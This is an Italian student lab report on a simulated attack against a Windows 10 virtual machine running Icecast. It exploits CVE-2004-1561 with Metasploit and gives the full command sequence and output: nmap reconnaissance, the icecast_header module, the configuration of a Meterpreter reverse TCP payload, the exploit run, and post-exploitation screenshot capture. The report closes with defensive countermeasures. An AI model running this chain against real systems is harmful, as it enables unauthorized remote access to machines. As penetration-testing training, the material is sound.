




CYBERSECURITY 266IT

Hacking Windows

S7 L4



Andrea Calabretta

Sommario

Introduzione	3
1. Fase 1 — Ricognizione della Rete	4
1.1 Identificazione dell'IP della macchina attaccante	4
1.2 Scansione degli host attivi nella subnet	4
2.1 Scansione della porta 8000 e identificazione di Icecast	5
3. Fase 3 — Exploitation con Metasploit	7
3.1 Ricerca del modulo Icecast	7
3.2 Configurazione del payload	7
3.3 Configurazione del modulo	7
3.4 Esecuzione dell'exploit	8
4. Fase 4 — Post-Exploitation	9
4.1 Verifica dell'accesso tramite ipconfig	9
4.2 Acquisizione dello screenshot del desktop target	10
5. Conclusioni	11

Introduzione

Il presente documento descrive un progetto pratico di laboratorio in cui viene simulato un attacco completo a un sistema Windows 10 sfruttando una vulnerabilità nota nel software Icecast, un server di streaming audio open source. Il progetto copre l'intero ciclo di un attacco informatico controllato: dalla fase di ricognizione della rete, all'identificazione della vulnerabilità, fino all'ottenimento di una sessione Meterpreter sulla macchina target.

La vulnerabilità sfruttata è la CVE-2004-1561, nota come "Icecast Header Overwrite": si tratta di un buffer overflow nel parsing degli header HTTP da parte di Icecast 2.0.1, che consente a un attaccante remoto di eseguire codice arbitrario sul sistema target senza necessità di autenticazione. Nonostante la sua età, questa vulnerabilità è ancora oggi presente in ambienti non aggiornati e rappresenta un caso studio classico nell'apprendimento del penetration testing.

L'ambiente di laboratorio è completamente virtualizzato e isolato:

- Macchina attaccante: Kali Linux — IP 192.168.1.62
- Macchina target: Windows 10 con Icecast 2.x in esecuzione — IP 192.168.1.65
- Strumento principale: Metasploit Framework

Il progetto si articola nelle seguenti fasi:

- Fase 1 — Ricognizione: identificazione degli host attivi nella rete locale e dell'IP della macchina target.
- Fase 2 — Enumerazione: scansione dei servizi esposti sul target per identificare la versione di Icecast vulnerabile.
- Fase 3 — Exploitation: utilizzo del modulo Metasploit `exploit/windows/http/icecast_header` per ottenere una sessione Meterpreter.
- Fase 4 — Post-exploitation: verifica dell'accesso tramite comandi diagnostici e acquisizione di uno screenshot del desktop target.

1. Fase 1 — Ricognizione della Rete


La ricognizione è la prima fase di qualsiasi attività di penetration testing. L'obiettivo è raccogliere informazioni sull'ambiente target prima di procedere con l'attacco vero e proprio. In questo caso, la ricognizione si è svolta interamente in rete locale, rendendo disponibili informazioni precise sugli host attivi e sui loro indirizzi IP.

1.1 Identificazione dell'IP della macchina attaccante

Come primo passo, è stato verificato l'indirizzo IP della macchina attaccante tramite il comando:

```
ip a
```

L'output ha confermato che l'interfaccia di rete eth0 è configurata con l'indirizzo IP 192.168.1.62/24, operante nella subnet 192.168.1.0/24. Questa informazione è fondamentale per configurare correttamente il listener di Metasploit nella fase di exploitation.



```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.62/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 86176sec preferred_lft 86176sec
    inet6 fe80::21ab:766d:536a:5b64/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Figura 1 — Identificazione dell'IP della macchina attaccante (Kali Linux): 192.168.1.62/24

1.2 Scansione degli host attivi nella subnet

Per identificare tutti i dispositivi attivi nella rete locale è stata eseguita una scansione ping sweep tramite nmap con il flag -sn, che consente di rilevare gli host attivi senza effettuare scansioni delle porte:

```
nmap -sn 192.168.1.0/24
```

Tra i 10 host rilevati, l'indirizzo 192.168.1.65 è risultato associato a un indirizzo MAC con vendor Oracle VirtualBox virtual NIC, identificando univocamente la macchina virtuale Windows 10 utilizzata come target.

```

(kali@kali)-[~]
$ nmap -sn 192.168.1.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-21 10:09 -0400
Nmap scan report for 192.168.1.50 (192.168.1.50)
Host is up (0.11s latency).
MAC Address: FC:23:CD:08:32:4C (Shenzhen Bilian Electronic , LTD)
Nmap scan report for 192.168.1.51 (192.168.1.51)
Host is up (0.11s latency).
MAC Address: D8:6C:63:69:BB:3A (Google)
Nmap scan report for 192.168.1.52 (192.168.1.52)
Host is up (0.11s latency).
MAC Address: D4:F5:47:59:8D:C8 (Google)
Nmap scan report for 192.168.1.55 (192.168.1.55)
Host is up (0.0048s latency).
MAC Address: C4:73:1E:5D:78:8C (Samsung Electronics)
Nmap scan report for 192.168.1.56 (192.168.1.56)
Host is up (0.064s latency).
MAC Address: 56:0C:F5:B4:30:F1 (Unknown)
Nmap scan report for 192.168.1.59 (192.168.1.59)
Host is up (0.00063s latency).
MAC Address: A0:36:BC:E5:82:08 (ASUSTek Computer)
Nmap scan report for 192.168.1.64 (192.168.1.64)
Host is up (0.092s latency).
MAC Address: D2:83:24:3D:91:08 (Unknown)
Nmap scan report for 192.168.1.65 (192.168.1.65)
Host is up (0.00051s latency).
MAC Address: 08:00:27:C1:63:AA (Oracle VirtualBox virtual NIC)
Nmap scan report for myfastgate.lan (192.168.1.254)
Host is up (0.0048s latency).
MAC Address: E8:6E:44:ED:10:90 (zte)
Nmap scan report for 192.168.1.62 (192.168.1.62)
Host is up.
Nmap done: 256 IP addresses (10 hosts up) scanned in 3.63 seconds

```

Figura 2 — Scansione nmap -sn sulla subnet 192.168.1.0/24: host attivi rilevati, tra cui 192.168.1.65

2. Fase 2 — Enumerazione dei Servizi

Una volta identificato l'IP del target, la fase successiva consiste nell'enumerare i servizi esposti sulla macchina, con l'obiettivo di individuare software vulnerabile. In questa fase viene utilizzata la funzionalità di service detection di nmap, che consente di identificare non solo le porte aperte ma anche la versione specifica del software in ascolto.

2.1 Scansione della porta 8000 e identificazione di Icecast

La porta 8000 è la porta di default utilizzata da Icecast per esporre il proprio server di streaming. La scansione è stata eseguita con il flag -sV per abilitare il version detection:

```
nmap -sV -p 8000 192.168.1.65
```

L'output ha confermato che la porta 8000/tcp risulta nello stato open e che il servizio in ascolto è "Icecast streaming media server". Questa informazione è sufficiente per identificare la vulnerabilità CVE-2004-1561, che colpisce Icecast 2.0.1 e versioni precedenti. Il sistema operativo target è stato ulteriormente confermato dal MAC address registrato come Oracle VirtualBox virtual NIC.

```
(kali@kali)-[~]
$ nmap -sV -p 8000 192.168.1.65
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-21 10:14 -0400
Nmap scan report for 192.168.1.65 (192.168.1.65)
Host is up (0.0020s latency).

PORT      STATE SERVICE VERSION
8000/tcp  open  http      Icecast streaming media server
MAC Address: 08:00:27:C1:63:AA (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.37 seconds
```

Figura 3 — Scansione nmap -sV sulla porta 8000: rilevato Icecast streaming media server sul target

La presenza di Icecast in un ambiente Windows costituisce un classico esempio di servizio esposto con configurazione di default e versione non aggiornata, uno scenario realistico che si incontra frequentemente in ambienti aziendali o di test poco curati dal punto di vista della sicurezza.

3. Fase 3 — Exploitation con Metasploit


Identificato il servizio vulnerabile, si procede con la fase di exploitation utilizzando Metasploit Framework. Metasploit è lo strumento di riferimento nel penetration testing per la gestione e l'esecuzione di exploit: dispone di un'ampia libreria di moduli aggiornati, un sistema di payload flessibile e una shell post-exploitation avanzata (Meterpreter).

3.1 Ricerca del modulo Icecast

All'interno di msfconsole è stata effettuata una ricerca del modulo dedicato alla vulnerabilità Icecast tramite il comando:

```
search icecast
```

La ricerca ha restituito un solo risultato: exploit/windows/http/icecast_header, con rank great e data di disclosure 2004-09-28. Il rank "great" indica un modulo affidabile, con alta probabilità di successo e che non lascia il sistema target in uno stato instabile. Si tratta di un exploit che sfrutta il buffer overflow nell'header HTTP di Icecast per sovrascrivere il puntatore di ritorno nello stack e redirigere l'esecuzione verso il payload iniettato.



```
msf > search icecast

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/windows/http/icecast_header      2004-09-28      great No     Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf > 
```


Figura 4 — Ricerca del modulo Icecast in Metasploit: exploit/windows/http/icecast_header (rank: great)

3.2 Configurazione del payload

Dopo aver selezionato il modulo con il comando use 0, è stato configurato il payload. Per questa simulazione è stato scelto il payload windows/meterpreter/reverse_tcp, che stabilisce una connessione TCP inversa dalla macchina target verso la macchina attaccante, aprendo una sessione Meterpreter:

```
set PAYLOAD windows/meterpreter/reverse_tcp
```

La scelta del reverse TCP è strategicamente preferibile al bind TCP in quanto non richiede che la macchina attaccante sia raggiungibile dall'esterno: è il target a iniziare la connessione verso l'attaccante, permettendo di aggirare eventuali firewall che filtrano le connessioni in ingresso sul target.



```
msf exploit(windows/http/icecast_header) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

Figura 5 — Configurazione del payload: windows/meterpreter/reverse_tcp

3.3 Configurazione del modulo

Sono stati quindi configurati i parametri necessari per l'esecuzione dell'exploit:

- RHOSTS 192.168.1.65 — indirizzo IP della macchina target (Windows 10 con Icecast).

- RPORT 8000 — porta su cui è in ascolto il servizio Iccast (valore di default).
- LHOST 192.168.1.62 — indirizzo IP della macchina attaccante, su cui Metasploit avvierà il listener.
- LPORT 4444 — porta su cui la macchina attaccante è in ascolto per la connessione di ritorno del payload.

```
set RHOSTS 192.168.1.65
```

La configurazione è stata verificata con il comando `show options` prima di procedere, confermando che tutti i parametri obbligatori erano stati impostati correttamente.

```
msf exploit(windows/http/icecast_header) > set RHOSTS 192.168.1.65
RHOSTS => 192.168.1.65
msf exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.1.65    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     8000            yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.62    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Automatic

View the full module info with the info, or info -d command.
```

Figura 6 — Configurazione completa del modulo: RHOSTS 192.168.1.65, RPORT 8000, LHOST 192.168.1.62, LPORT 4444

3.4 Esecuzione dell'exploit

Con la configurazione completata, l'exploit è stato lanciato tramite il comando:

```
exploit
```

Metasploit ha avviato automaticamente il listener TCP sulla porta 4444, inviato il payload exploit verso la porta 8000 del target e, al momento dell'esecuzione del codice iniettato, ricevuto la connessione di ritorno. La sessione Meterpreter 1 è stata aperta con successo:

```
Meterpreter session 1 opened (192.168.1.62:4444 → 192.168.1.65:49832)
```

L'apertura della sessione conferma che il payload è stato eseguito correttamente sul sistema target, fornendo all'attaccante un accesso interattivo alla macchina Windows 10.

```
msf exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.1.62:4444
[*] Sending stage (199238 bytes) to 192.168.1.65
[*] Meterpreter session 1 opened (192.168.1.62:4444 → 192.168.1.65:49832) at 2026-05-21 10:21:09 -0400

meterpreter > 
```

Figura 7 — Exploit eseguito con successo: sessione Meterpreter 1 aperta su 192.168.1.65

4. Fase 4 — Post-Exploitation

Una volta ottenuta la sessione Meterpreter, la fase di post-exploitation consiste nel verificare l'accesso ottenuto, raccogliere informazioni sul sistema compromesso e dimostrare le capacità operative disponibili. Meterpreter offre una vasta gamma di comandi built-in per operare sul sistema target in modo silenzioso e senza lasciare tracce evidenti.

4.1 Verifica dell'accesso tramite ipconfig

Come primo comando post-exploitation è stato eseguito ipconfig, equivalente al comando ip a su Linux, per verificare la configurazione di rete del sistema target e confermare di trovarsi sulla macchina corretta:

```
meterpreter > ipconfig
```

L'output ha mostrato le interfacce di rete del sistema Windows 10, confermando la presenza dell'Intel(R) PRO/1000 MT Desktop Adapter con indirizzo IP 192.168.1.65 — esattamente il target identificato durante la fase di ricognizione. Questa verifica è standard in qualsiasi attività di penetration testing: assicura che la sessione sia stata stabilita sul sistema desiderato e non su un host intermedio.

```
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 3
=====
Name       : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:c0a8:141
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:c1:63:aa
MTU        : 1500
IPv4 Address : 192.168.1.65
IPv4 Netmask : 255.255.255.0

Interface 5
=====
Name       : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : 2001:0:4625:9904:34ee:531a:a2dc:7a47
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::34ee:531a:a2dc:7a47
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > screenshot
Screenshot saved to: /home/kali/mDkRcZMD.jpeg
```

Figura 8 — Output del comando ipconfig dalla sessione Meterpreter: confermato IP 192.168.1.65 sul target

4.2 Acquisizione dello screenshot del desktop target

A ulteriore dimostrazione del livello di accesso ottenuto, è stato utilizzato il comando screenshot di Meterpreter per acquisire un'immagine del desktop della macchina target in tempo reale:

```
meterpreter > screenshot
```

Il comando ha catturato lo schermo del sistema Windows 10 target, salvando l'immagine localmente sulla macchina attaccante. Lo screenshot acquisito mostra il desktop Windows 10 con l'applicazione Iccast 2.x aperta e in stato "Running", confermando visivamente che il servizio vulnerabile era attivo al momento dell'attacco e che l'accesso remoto al sistema era completo e funzionale.




Figura 9 — Screenshot del desktop della macchina target acquisito tramite Meterpreter: Iccast in esecuzione su Windows 10

5. Conclusioni

Il progetto ha dimostrato l'intera catena di un attacco realistico a un sistema Windows 10, partendo dalla ricognizione della rete fino all'ottenimento di un accesso remoto interattivo tramite sessione Meterpreter. Ogni fase è stata documentata con i relativi output, evidenziando le scelte tecniche e la loro motivazione.

Dal punto di vista tecnico, i principali risultati ottenuti sono:

- Ricognizione efficace: la combinazione di `ip a`, `nmap -sn` e `nmap -sV` ha permesso di identificare la macchina target e il software vulnerabile in pochi minuti.
- Sfruttamento riuscito: il modulo `exploit/windows/http/icecast_header` ha sfruttato con successo la CVE-2004-1561, aprendo una sessione Meterpreter sulla macchina target.
- Post-exploitation operativa: i comandi `ipconfig` e `screenshot` hanno confermato l'accesso e dimostrato la capacità di operare sul sistema target in modo interattivo.

Dal punto di vista della sicurezza, il progetto evidenzia alcune criticità fondamentali che rendono un sistema vulnerabile a questo tipo di attacco:

- Software non aggiornato: Icecast 2.0.1 è affetto da una vulnerabilità del 2004. Un sistema di patch management efficace avrebbe eliminato il vettore di attacco.
- Assenza di segmentazione della rete: la macchina target era direttamente raggiungibile dalla rete locale senza alcun filtraggio del traffico.
- Nessun sistema di rilevamento delle intrusioni: l'attacco non ha incontrato alcun meccanismo di monitoraggio o alerting durante l'esecuzione.

Le contromisure più efficaci per prevenire questo tipo di attacco includono l'aggiornamento sistematico del software, l'implementazione di firewall applicativi e di un sistema IDS/IPS, la segmentazione della rete tramite VLAN e l'adozione del principio del minimo privilegio per i servizi esposti.